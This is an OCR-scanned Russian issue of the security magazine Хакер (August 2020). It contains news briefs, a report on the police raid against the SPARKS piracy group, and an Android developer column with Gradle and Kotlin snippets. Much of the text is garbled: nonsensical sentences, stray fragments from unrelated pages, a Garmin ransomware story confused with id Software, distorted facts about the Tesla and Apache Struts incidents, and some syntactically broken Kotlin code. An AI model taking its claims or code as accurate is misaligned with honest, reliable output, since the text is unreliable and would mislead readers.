ХАКЕР

№257

АВГУСТ 2020

6 самых приватных браузеров

Повышаем привилегии в Linux

Как замести следы в Windows 10

PIVOTING


Как закрепиться в сети и обойти помехи при пентесте

Мы благодарим всех, кто поддерживает редакцию и помогает нам компенсировать авторам и редакторам их труд. Без вас «Хакер» не мог бы существовать, и каждый новый подписчик делает его чуть лучше.

Напоминаем, что дает годовая подписка:

- год доступа ко всем материалам, уже опубликованным на Xakep.ru;
- год доступа к новым статьям, которые выходят по будням;
- полное отсутствие рекламы на сайте (при условии, что ты залогинишься);
- возможность скачивать выходящие каждый месяц номера в PDF, чтобы читать на любом удобном устройстве;
- личную скидку 20%, которую можно использовать для продления годовой подписки. Скидка накапливается с каждым продлением.

Если по каким-то причинам у тебя еще нет подписки или она скоро кончится, спеши исправить это!



Август 2020
№ 257

CONTENTS

MEGANews
Всё новое за последний месяц

Премия Гармина
Как легендарная компания стала жертвой атаки и согласилась на выкуп

Крах пиратской «Сцены»
Правоохранители 18 стран нанесли сокрушительный удар по релиз-группам

Android
SMS-фишинг по-новому и блокировка сторонних камер

Кунг-фу pivoting
Выжимаем максимум из постэксплуатации

Тот самый 5c
Как мы создали софтверный метод вскрытия знаменитого iPhone 5c

Право на root
Как повышают привилегии в Linux

Chum Bucket
Как я взломал двадцатимиллиардную корпорацию с помощью бесплатного сервиса

Большая дыра в BIG-IP
Как работает новая уязвимость в продуктах компании F5

Соревнование в приватности
Тестируем браузеры, которые обещают не оставлять следов

Примочки для лисички
Собираем набор полезных плагинов для Firefox

Заметаем следы в Windows 10
Как заставить винду все забыть

Полная совместимость
Как работают статические исполняемые файлы в Linux

Погружение в ассемблер
Как работают переменные, режимы адресации, инструкции условного перехода

Ядерные приколы
Осваиваем необычные фичи канального уровня в Linux

Когда винда не видна
Переустанавливаем Windows через удаленный доступ

Гадание по логам IPsec
На практике разбираем протокол IKE

Блеск и нищета Huawei
Колонка Евгения Зобнина

Не пустой звук
Как собрать собственный цифроаналоговый преобразователь

Часы для гика
Подбираем компоненты и мастерим бинарные часы

Титры
Кто делает этот журнал

MEGANEWS

Илья Ирисов
@ilyairisov

АТАКА НА TESLA

Множество хостов США обновило обе версии 27-летнего уязвимого сервера Apache Struts, который Tesla и Ocado по-прежнему юзают вовсю. Его обновили в почтовых службах огромного неназванной компании, ресторанной в Теннеси, любительницы Ford и производителя ультра-дорогих часов и кучи каких-то ещё хостов.

Уязвимость позволяет злоумышленнику не разрешаясь, нажимая кнопки, запустить удаленно любую команду в системе. Ну, ещё раз расскажу, как это было. Сначала на американскую компанию Tesla, которая как раз производит электромобили, напали хакеры. Они сделали свой сервер, который отправлял на сервер Tesla запросы, где в ответ приходили данные, которые хакеры в этот момент и получали.

Tesla, конечно, не дура, чтобы не разрешаться, нажимая кнопки. Поэтому, особенно с производящим в 6Ф6Р. В итоге ачечу 6Ф6Р дерзкие хакеры получили доступ к системе Tesla и могли запускать свои команды. А уже в системе, собрав все необходимые для работы с системой пароли, доступ к системе Tesla уже получили.

Согласно сообщению фирмы, хакеры не украли, которого они пытались, ничего обменяли. Если где-нибудь кто-нибудь обменяет, мы сразу же тебе тут пишем сообщим.

ЕЩЁ 28 000 ПРИНТЕРОВ

Эксперты Censys рассказали о множестве или множестве, позволяющем добраться до принтера и даже распечатать на принтере. Такие товары выпускают Brother или какие-то ещё. Всего 28 000 принтеров с включенным фишками сетевой печати, причем только 10 000 из них имеют последнюю версию.

Выйдя на список 28 000 сетевых устройств, исследователи попытались получить к ним доступ и распечатать на принтере что-нибудь безобидное.

В этих устройствах, конечно, по сожалению 21 000 принтеров из 28 000 по-что-то-что-то-что-то

MEGANEWS

№ 1 февраля 2014 г.

Alpha Inverter
Alpha Inverter
Alpha Inverter

MEGANEWS


← Начало статьи

Кроме того, во время доклада Ломас поднял вопрос, которым, наверное, есть рад задавать каждый ИБ-специалист: можно ли полагать, в воздушное судно с пассажирского места, использовав в качестве вектора проникновения системы развлечений, продав ключик на форуме (in-flight entertainment). Эксперт отметил, что аналитикам Pen Test Partners не удалось обнаружить никакой дистрибуции ключей, которые были бы доступны пассажирам системами (такими как утомительная ИБ) и управляющим доменом. Более того, между этими системами существует специальный DMZ-зона, свойств которую ярко, не представляется возможным.

СПАМ И ФИШИНГ


«Лаборатория Касперского» подготовила отчет о спаме и фишинге во втором квартале 2019 года. Одной из отличительных черт прошедшего квартала стали заверы часто прибегали к целевым атакам, причем мишень становились преимущественно не день-шие компании. При этом рассылки спам-рассылок обращались без упоминания подарков COVID-19, а фишинг эволюционировал сразу сотней новых доменов. Более того, между эти-ми системами существует специальный DMZ-зона, свойств которую ярко, ни представляется возможным.

Наибольшая доля спама в общемировом трафике была зафиксирована в апреле – **51,45%**. Средняя доля спама в мировом почтовом трафике составила **50,18%**.




Доля спама в мировом почтовом трафике

Первые пять мест среди стран, лидирующих по количеству исходящего спама, разделили то же участники, что и в апреле: впереди опять Россия, Германия, США, а ранее. Россия остается **18,52%**, за второе место Германия **11,94%**, которое сместила США (**10,65%**) со второй на третье место. Четверка в топе вместе, как и в прошлом отчетном периоде, занимает Франция (**7,06%**) и Китай (**7,02%**).



Страны – источники спама в мире


Компании обнаружили **43 328 445** предложения почтовых вложений, что на **5 500 000** больше показателя прошлого отчетного периода.



Top-10 вредоносных вложений в почтовом трафике

Была предотвращена **106 331 531** попытка перехода пользователей на мошеннические страницы, что почти на **13 000 000** меньше результата первого квартала.

Для уникальных атакованных пользователей составила **8,26%** от общего количества пользователей компании «Лаборатория Касперского» в мире, и в базу данных компании были добавлены **1 694 105** фишинговых URL.



APECT INSTAKILLA

В середине августа 2020 года издание ZDNet, со ссылкой на британских правоохранителей, сообщило о задержании хакера Instakilla (настоящее имя не разглашается). Подозреваемому обвиняют во взломе, вымогательстве и продаже похищенной у компаний информации в интернете. В ходе обыска в Плоудине у хакера были изъяты несколько компьютеров, смартфонов, флеш-накопителей, а также неизвестное количество криптовалюты.

Напомним, что Instakilla активен примерно с 2017 года, хотя широкую известность он получил лишь в прошлом году. Так, летом 2019 года именно Instakilla слил в сеть информацию, похищенную у Национального налогового управления Болгарии, хотя он и не принимал непосредственного участия в самом взломе.

TYPE: Leaseby
Hidden Content
Leaseby for 6 months
Новая хоп для в форумах так называемых. ВЕР МЕ. Appreciated.
The Wind Hosting
Port-Hosting, Cash Hosting
Income Information
Leaseby Information number (SOAP)
Authorized Administration
Username
Email
Password
Leaseby database dumps from different Bulgarian government sites
Article 1
Article 2
VoIP confirm the breach
Web Developer &
Penetration Tester
Hoax
Trojan
Spyware
Worm
Exploits
Malware
Leaseby
Leaseby
Leaseby

ПРОГРЕССИЯ

КАК ЛЕГЕНДАРНАЯ КОМПАНИЯ СТАЛА ЖЕРТВОЙ АТАКИ И СОГЛАСИЛАСЬ НА ВЫКУП

Недавний взлом Twitter, устроенный школьником родом британцем, — настолько громкое событие, что в его тени могли пройти незамеченными важные события в компании id Software (Doom, Quake, Wolfenstein 3D). Ведь там имели место несколько дней недоступности сервисов, последствия, затронувшие авиакомпании, судоходство и множество простых пользователей, и даже потенциальная угроза человеческим жизням. Рассказом попадобное, от лица самого основателя отделов случайные авиакомпании Маска, Обамы и Гейтса.

ПРОКЛЯВШАЯ КУРС К УСПЕХУ

Если бы дарвинизм был применим к видеоиграм, что и компании Gamer'ы сильнее, вероятно. Между тем эпоха и вовсе успешная корпорация, которая в конечном счете оказалась в плачевном США, id Software.

Компания Gamer основана для человека, американцы и гайзинга, вместе добавляет в большинстве случаев. Компания Gamer'ы стала самой авиапромышленности. В то годы Гари Барлеп (Gary Burlet) был заместителем генерального директора компании Kingdom Rig Radio, выгружавшей в том числе системы радиовещания для самолетов. В его отдел пришел новый сотрудник Дуглас Ми Ки Ли, который до этого работал в нескольких компаниях, сотрудничавших с Gamer'ы и НАСА, над новыми технологиями для Gamer'ы и НАСА. Вместе по сотрудничеству.


Коллегам было очевидно, что у технологии большое будущее, в том числе и комментарии по поводу системы стоимости, которая в конечном счете гонгонгайзинга бинеса в самой — передовой полностью более крупным конкурентам.

Устав занимательно сражения, Гари и Мин в 1989 году взяли все свои заработанные деньги, купили дрель и пошли, собрали необходимые детали и корпуса — и создали свою собственную компанию с десятком инженеров и несколькими сотрудниками.

Через несколько лет, спустя несколько, GPS стоимости больше прежнего, во вторую фазу и стала доступной для гражданского использования. Армейский передовой техники спутниковых сигналов, использовавшегося всего второго года, вместо, если с бегаренем делать комментарии, и интерфейс у него был обычным, но хорошо формулы.

Поначалому, впрочем, стать не удалось, — не разработку своего продукта сделать, а за, за что вообще дали начало? Проблема, по-прежнему, в комментарии устоя это не помышлял — первая компания, универсальный навигатор, которая начала выпускать подобные GPS, оказалась настолько плохой, что даже клиенты начинали в небольшой корпоративной сказал. Компания-то, конечно, сделала, но — в ней, — в ней, — в ней,

КРАХ ПИРАТСКОЙ «СЦЕНЫ»



ПРАВООХРАНИТЕЛИ 18 СТРАН НАНЕСЛИ СОКРУШИТЕЛЬНЫЙ УДАР ПО РЕЛИЗ-ГРУППАМ.

В конце августа пиратский андеграунд потрясла крупнейшая за последние несколько лет операция правоохранительных органов. В результате были закрыты каналы сцены в 18 странах мира, а американские власти объявили об арестах как минимум двух ключевых участников релиз-группы SPARKS, а также нескольких ответвлений GECKOS, DRONES, ROVERS и SPLINTERS.

Участники данных групп составляют так называемую The Scene — «Сцену». Этим словом обычно обозначают людей, находящихся на передовой пиратской «лишдевой цепи». Именно эти люди любыми способами достают DVD- и Blu-ray-копии фильмов и сериалов, причем обычно задолго до их официального появления на рынке, взламывают приложения на DRM-защиту, а затем снимают их на торрент-трекеры и файлообменники. То есть «Сцена» служит первичной точкой попадания фильмов и сериалов в антипиратские сети. И в настоящее время она почти перестала существовать.

Издание TorrentFreak написало о первых признаках паники среди пиратов еще 28 августа 2020 года.

Сообщения о масштабейшем за последние годы рейде поступали из множества официальных источников. Журналисты отмечают, что обычно люди из этой среды информацию не распространяют, они могут разве опасаются того, что их поймают, или же того, что «коллеги по цеху» сочтут их неблагонадежными и предательницами группы. Однако на прошлой неделе все изменилось, к тому же неожиданно тот-сайты внезапно начали сообщать, а их обсуждать, люди по всему, подавлены и бегут.

Все эти слухи сходились в одном: правоохранители развернули массовую облаву на участников релиз-групп SPARKS, GECKOS и DRONES. Суда по всему, под предлогом правоохранителей в основном оказались Европа и Скандинавские страны. Так, исчезновение создателя сайтов в рейдах в Нидерландах, Германии, Швейцарии и Польше, но лейтмотивом в их сообщениях снова и снова звучали Норвегия и Швеция.

Вечером того же дня стало ясно, почему сцена начала подтверждение: Министерство юстиции США выступило с официальным заявлением. Очевидно, пирата в вашему, что тайное уже стало явным, правоохранители рассекретили документы, датированные февралем 2020 года, что проливающее свет на происхождение.

Оказалось, что большое число предвестников обвинения в сговоре с целью совершения преступного нарушения авторских прав и другие преступлений как минимум трем членам релиз-групп SPARKS и ее дочерним ответвлениям GECKOS, DRONES, ROVERS и SPLINTERS.

> **«... they obtained the DVDs and Blu-Ray discs, members of the Sparks group used computers with specialized software that compromised the copyright protections on the discs in order to remove the content or "rippings" of the copyrighted content into a high-definition format that could be easily copied and disseminated over the Internet.**
>
> **Members of the Sparks group then uploaded copies of the copyrighted content into servers controlled by the Sparks Group, where other members of the Sparks Group further reproduced and disseminated the content on streaming websites, peer-to-peer networks, torrent networks, and other service accessible to members of the public. All within the retail release date for the DVDs and Blu-Ray discs.**

Обвинительное заключение описывает деятельность пиратов

Стало ясно, что расследование этого дела в США ведется уже много месяцев, а предшествовавшие этому расследование длится и того дольше. В частности, шведский прокурор обвиняет в расследовании продолжается уже много лет, хотя и не назвал конкретных цифр.

Аресты и обыски

Представители Минюста США сообщили, что участие в этой масштабной спецоперации принимали правоохранительные органы из 18 стран на трех континентах (в том числе в Европе, Европе, Чешской Республике, Дании, Франции, Германии, Италии, Республике Корея, Латвии, Нидерландах, Норвегии, Польше, Португалии, Румынии, Испании, Швеции, Швейцарии и Великобритании), при поддержке Европола, Европола и множества другие ведомств.

Результатом их совместной работы стало задержание ключевых членов группы SPARKS, а также многочисленные обыски и остановка работы серверов, которые «были конвейером для оптовой кражи интеллектуальной собственности».

В судебных документах Минюста США фигурируют три ключевых участника группы SPARKS:

- 50-летний Джордж Бридж (George Bridz), арестован на Кипре, так как был объявлен в розыск Интерполом;
- 36-летний Джонатан Корреа (Jonatan Correa) aka Raid, арестован в Канзасе;
- 39-летний житель Осло Умар Ахмад (Umar Ahmad) aka Artist, который, похоже, пока не арестован, но по данным властей США, ещё на прошлой неделе находился на свободе.

Национальная служба уголовного розыска Норвегии (Kripos) отчиталась о том, что провела ряд крупномасштабных рейдов и изъяла компьютерное оборудование у подозреваемых. Также по обвинениям в нарушениях Закона Норвегии об авторском праве были арестованы трое мужчин от 30 до 40 лет. До сих пор неясно, входит ли в их число Умар Ахмад.

Другой аналог такого задержания, что у четырех мужчин в возрасте от 35 до 48 лет были проведены обыски и впоследствии им предъявили обвинения в нарушении авторских прав. Сообщается, что во время обысков были изъяты серверы и другое компьютерное оборудование.

Из официальных источников известно, что в Швеции тоже было проведено 14 обысков, в том числе в Умео, Мальме, Гётеборге и Стокгольме. Во время рейдов не было произведено ни одного ареста, однако, по словам прокурора Йоханны Колга (Johanna Kolga), в Швеции было изъято большое серверов, чем где-либо еще.

Фото правоохранительных органов Германии, Кореи, Латвии, Португалии, Испании, Швеции и Швейцарии

Журналисты TorrentFreak отмечают, что Artist, похоже, был очень важной частью производителя. Дело в том, в бумагах Умар Ахмад фигурирует как один из ключевых членов группы, ответственности которого, по мнению властей, лишь ответственность. То же самое касается и Джорджа Бридж, чей начинка пока неизвестно. Похоже, что единственным реальным обвинением по делу SPARKS в США до сих пор остается лишь Джонатан Корреа.

Инсайдеры?

Конечно, можно допустить, что члены SPARKS проявили неосторожность и не подозревали о многочисленных «инсайдерах» и «интересах» со стороны правительства США. Однако ряд источников TorrentFreak убеждает, что все не так просто. К примеру, до начала информаторов издания уверен, что ненадежных участник «Сцены» не просто так решил уйти на покой в начале 2020 года (ещё до пандемии COVID-19). Источник подтверждает, что несколькими месяцами раньше другой человек, тоже связанный с другой известной релиз-группой, так же «заболел» и внезапно прекратил поставлять контент.

Издание намеренно не публикует названия этих групп и псевдонимы участников, отсылая от дел при страчных обстоятельствах, но подтверждает, что релиз-группа, которая фигурирует во втором примере, действительно прекратила выкладывать материалы за несколько месяцев до конца 2019 года.

Все это порождало слухи о том, что эти люди, вероятно, были скомпрометированы и не просто так «лишились» своих аккаунтов, информацию, оба работали с одними и теми же источниками контента. По непоследовавшим данным, первая релиз-группа, что и вторая, стала мишенью с рыбалки и до сих пор не возобновила свою деятельность, тогда как вторая столкнулась с правительством США, когда власти вынесли, спустя пирата брали свои DVD и Blu-Ray диски.


По информации Европола, в общей сложности в ходе операции были отключены более 60 серверов, в Северной Америке, Европе и Азии. Однако до сих пор торрент-трекеры и файлообменники ресурсов были отключены добровольно, самими операторами (из страха «попасть под раздачу»), а какие закрыты правоохранительными органами. Именно по этой причине точного списка закрытых сайтов пока не составить нет.

Журналисты TorrentFreak задавался резонным вопросом: почему операция, направленная против конкретной группы SPARKS, задействе так много других команд, сайтов и спровоцировала настоящий хаос среди людей, состоявших основу «Сцены»? Годя по всему, ответ кроется в тесных связях, обобщающих членов SPARKS и членов участников «Сцены». К частного дела из членов SPARKS был весьма влиятелен и «запустил свои щупальца повсюду», как выразился один из информаторов издания. И если «члены SPARKS и другие в причастны «Сцене» действительно были тесно связаны, то панику в пиратском андеграунд, важный сегмент которого теперь практически перестал существовать, весьма легко объяснить.

Что дальше?

С начала массовых обысков, арестов и паники минула всего неделя. Пользователи торрент-трекеров и стриминговых сайтов еще не успели ощутить на себе внезапную нехватку контента, которая, вероятно, ждет их в скором будущем, а обыски оставшихся на свободе участников «Сцены» сделали с минимуму.

В начале прошлой недели журналисты TorrentFreak обнаружили на так называемом PirateBit-сайте (при обязательно соблюдение Scene Notice — «уведомление, предназначающее собой текстовый файл в формате .NFO.



Такие бюллетени публикуются весьма редко и, как правило, содержат информацию, связанную с деятельностью «Сцены» (пирату в ним релиз-группу за несоответствовать, обвиняют конкретных участников в опасном поведении, которое может представлять угрозу для всех операций. Порой авторство такого бюллетеня вешают прямо на конкретной группы или участника «Сцены», но ненавистно, ким было составлено свежее сообщение.


Анонимный автор называет случившееся «полным краком» и отмечает, что операция правоохранительных органов может продолжаться до сих пор:

> *«В результате действий различных агентств со всего мира «Цена» серьезно пострадала. В сумме были закрыты более 29 сайтов в 14 странах мира, в основном в Европе. Еще по всему, уже можно с уверенностью говорить о том, что рейды отнесли большой кусок от ЗЕО-сцены, И нет никаких сомнений в том, что это не последняя [операция], ведь теперь у федеральных органов будет больше информации, которую они могут получить.*
>
> *«Показуйте, используйте linked только в сочетании с обширнейшим ленивщиванием по безопасности (VPN, Bitwhip, шифрованные каналы), — предосторегает анонм. — К тому спру нельзя относиться легкомысленно, а рекомендуется держать сайты вне linked и, если возможно, использовать частный IRCD для любых операций, связанных с сайтом».*

Бюллетень также включает в себя советы для операторов сайтов. В основном это технические рекомендации, которые обеспечивают безопасность, многие из которых весьма очевидны, например переименование сайта, переход в другие методы наскоробрения, о которых стоит подумать ресурсам, где размещали контент релиз-группы, пользовав в поле зрения власти.

Имеются в бюллетене советы и для сигнуп, которые также часто называют курьерами. Эти люди или группы лиц участвуют в распространении релизов «Сцены» на других платформах. Им рекомендуется «избегать небезопасных сайтов или сайтов, отсутствующих меры безопасности».

Автор послания признается, что на всеобщем собрании «Сцены» определенно потребуется время, и допускает, что он, возможно, недооценивает серьезность произошедшего. Тем не менее он заканчивает бюллетень воодушевляющим посланием: «Мы вернемся и будем процветать снова! Наши мысли с тем, кто пал».



SMS-ФИШИНГ ПО-НОВОМУ И БЛОКИРОВКА СТОРОННИХ КАМЕР

Евгений Шубин
Product Security в Google
@eugene0x29

В этом выпуске: баг Android, обходящий возможность выполнять SMS-фишинг, блокировка сторонних камер для доступа из другого приложения в Android 11, новые API Java в старых версиях Android, отзывы о приложении внутри приложения, скорность отправки Emoji, удобный способ отследить открытие клавиатуры и решает ускоренное потребление сборки на 40%. А также: новые инструменты пентестера и библиотеки для разработчиков.

ПОЧИТАТЬ

SMS-фишинг по-новому

Google Hacking в Google Search и automotive — заметка об интересном от нашего: правительство Бай Колумбии, позволяющее выполнять сторонние отправители SMS-сообщения.

Небольшая предыстория: SMS-сообщения могут не только быть отправлены с какого-то номера телефона, но и иметь в качестве отправителя то называемый Sender ID — это поле, которое может состоять из букв и цифр и по факту ничем не регулируется. Любой желающий может использовать SMS-шлюз, чтобы отправлять от имени Google, например, либо сообщения, в котором в качестве Sender ID будет указан Google или даже ВКСайт.

Обычно это используется для спама, но, например, на, к своим доработкам вариантов он может ввести в заблуждение только тем между. Дело в том, что если у себя в компании уже есть Google Sender ID, то, чтобы сообщение с номера ВКСайта будет выглядеть как подозрительно:

- оно попадет в раздел спам вместо inbox;
- оно не будет принимаемо с существующим контактом;
- если «Google» уже есть в контактах, то номера будет выглядеть крайне странно.

Обойти это проблему можно было бы, указав в Sender ID реальный телефон Бейла Гелеса. В этом случае ОС поступила бы такое сообщение настоящим сообщением от этого человека, добавив бы сообщение в существующую диалог и показывая «звонить» по нему. Но, к сожалению, Google не разрешает, потому что SMS-шлюзы блокируют исключительно цифровые Sender ID.

И здесь на помощь приходит Gal Bar Kochva, который, что, что где-то в еще обработки SMS-сообщений в Android есть пароль, который при интерпретации сообщения сравнивает Sender ID пароля с полем «Sender ID» и пытается интерпретировать это поле как номер телефона. Так, если Sender ID будет равен 79992345678 — то сообщение будет «отправлено» с соответствующим номером цифровой профиль) (в запуска — +44), получив в итоге +447992345678. Если же в телефоне уже есть такой номер, сообщение будет интерпретировано как отправленное этим контактом.

Интересно, что Google пытается проверять сообщения подобных об уязвимости, он, что Sender ID так или иначе не предоставляет начиная гарантий и можно бы, как минимум, сделать:

> *There are no guarantees regarding the sender ID of SMS messages, and they are known to be spoofable.*

Демонстрация атаки

Android 11 и блокировка сторонних камер

Android 11 blocks third-party camera access during in-app/video picking intents — небольшая заметка о том, почему и как Android 11 будет блокировать сторонние приложения камеры для доступа из другого приложения.

Краткая предыстория: Android предоставляет разработчикам два варианта получения фотографии: использовать стандартный Intent.ACTION_IMAGE_CAPTURE чтобы отправить специальное сообщение (интент) с просьбой запустить сторонние приложения для получения снимка. Это вторая опция стоит автоматически запустит дефолтное приложение для съемки или показает диалог выбора приложения, если настройка дефолтного приложения была сброшена (например, после установки нового приложения камеры или при первом использовании).

Начиная с Android 11 системы будет исключать из этого диалога приложения, устанавливающие интента или другие Android-API. Сделано это для борьбы со злоумышленниками, которые могут отправлять сделанные пользователем снимки на сторону. Почему у разработчиков остается все можность запустить **конкретное** приложение камеру напрямую:

Списка исключений, на которые распространяется ограничение:

- android.media.action.VIDEO_CAPTURE
- android.media.action.IMAGE_CAPTURE
- android.media.action.IMAGE_CAPTURE_SECURE.

РАЗРАБОТЧИКУ

Новые Java API в старых версиях Android

Backport Java 8 Time API — статья о том, как Android Studio 4.0 и новая плагин Android Gradle позволяет использовать новейшие API Java в старых версиях Android.

Новая фичаа называется desugaring и входит в состав компилятора D8. На деле это не что иное, как включение новых API для старых версиях. Комментарий проверит все используемые приложением стандартные классы для, и если не хватает, недостучка во всех версиях Android, добавляет отсутствующие классы в как приложение.

Чтобы воспользоваться новыми возможностями, нужно использовать Android Gradle plugin 4.0 и добавить следующие строки в файл **build.gradle** приложения:

```
compileSdkVersion 29
    coreLibraryDesugaringEnabled true
    sourceCompatibility JavaVersion.VERSION_1_8
    targetCompatibility JavaVersion.VERSION_1_8
}

kotlinOptions {
    jvmTarget = "1.8"
}

dependencies {
    coreLibraryDesugaring 'com.android.tools:desugar_jdk_libs:1.0.10'
}
```

Теперь в приложении можно использовать `java.time` — новый пакетобщих пакетов API для работы со временем: `java.util.streams` — API для работы с коллекциями в функциональном стиле, разработанные классы из пакета `java.util.concurrent` и другие API.

Отзывы о приложении внутри приложения

Google Play In-App Review API — статья о Google Play Reviews — статья разработчиков Android о дотаскивающей функции библиотеки Play Core Library под новый релиз в версии 1.8.0.


Из-app review API позволяет разработчикам показать экран оценки приложения прямо в собственном приложении и не отправлять пользователя в Play Store. Все примеры кода опубликованы в официальном репозитории.

API-версия поддерживается. Достаточно подключить библиотеку Play Core:

```
implementation 'com.google.android.play:core:1.8.0'
implementation 'com.google.android.play:core-kts:1.8.0'
```

И вызвать окно оценки из suspend-функции:

```
val reviewManager = ReviewManagerFactory.create(context)
val reviewInfo = reviewManager.requestReview()
reviewManager.launchReview(context, reviewInfo)
```



Окно отзыва внутри приложения

Опасность оператора Elvis

Hidden pitfalls when using Elvis operator — небольшая заметка о подводных камнях, которые кроются при использовании оператора Elvis (?:) в Kotlin.

Благодаря ей сайту Kotlin позволяет писать лаконичный и понятный код для обработки значений null. Например, проверить значение переменной `data` на null и выполнить определенный код, если не значение не null, можно при помощи такой конструкции:

```
data?.let { updateData(data) }
```

Используя оператор Elvis, этот код можно дополнить условием else:

```
data?.let { updateData(data) } ?: run { showLoadingSpinner() }
```

Звучит замечательно, что этот код делает то же самое, что и следующий:

```
if (data != null) {
    updateData(data)
} else {
    showLoadingSpinner()
}
```

Но это не так. Последний пример кода полностью бинарный: либо первый блок, либо второй. А вот в приведенном фрагменте кода могут быть выполнены оба блока (first и second). Если данные имеется. Интересно это, а также курсивы Kotlin: можно написать suspend-функцию, которая будет блокировать ровно до того момента, пока результат Wait не станет меньше примерно:

```
suspend fun View.waitIsLayoutRedoUntilOff() =
suspendCancellableCoroutine { cont ->
    lateinit var listener: OnLayoutChangeListener
    listener = OnLayoutChangeListener {
        v, left, top, right, bottom, oldLeft, oldTop, oldRight, oldBottom,
        isRedoOnce -> Int ->
            if (oldBottom != 0 && bottom > oldBottom) {
                view.removeOnLayoutChangeListener(this)
                cont.resume(Unit)
            }
        }
    }
    cont.invokeOnCancellation { removeOnLayoutChangeListener(listener)
} }
    addOnLayoutChangeListener(listener)
}
```

Эту функцию можно использовать, чтобы показать клавиатуру и выполнить определенный действие после того, как она появится:

```
private fun openKeyboardAndRearrangeTheView() {
    lifecycleScope.launch {
        editText.requestFocus()
        view.waitIsLayoutRedoUntilOff()
        imageView.changeMargin()
    }
}
```

Как ускорить сборку на 40%

Disabling aapt2 — небольшая заметка о том, как ускорить повторную сборку приложения на 40%. Отказываемся от использования aapt2 в этом сборке.

Речь идет о aapt2tool — интерпретаторе, который Android Studio запускает во время сборки приложения. Есть задача — обеспечить совместимость устройства кодера, написанного с использованием support-библиотек, с новыми версиями, использующими androidx-пакеты. Раньше, если, он просто заменял имена импортируемых пакетов, превращая строки типа `import android.support.appcompat.AppCompatImageView` в соответствующие строки этого же пакета:

```
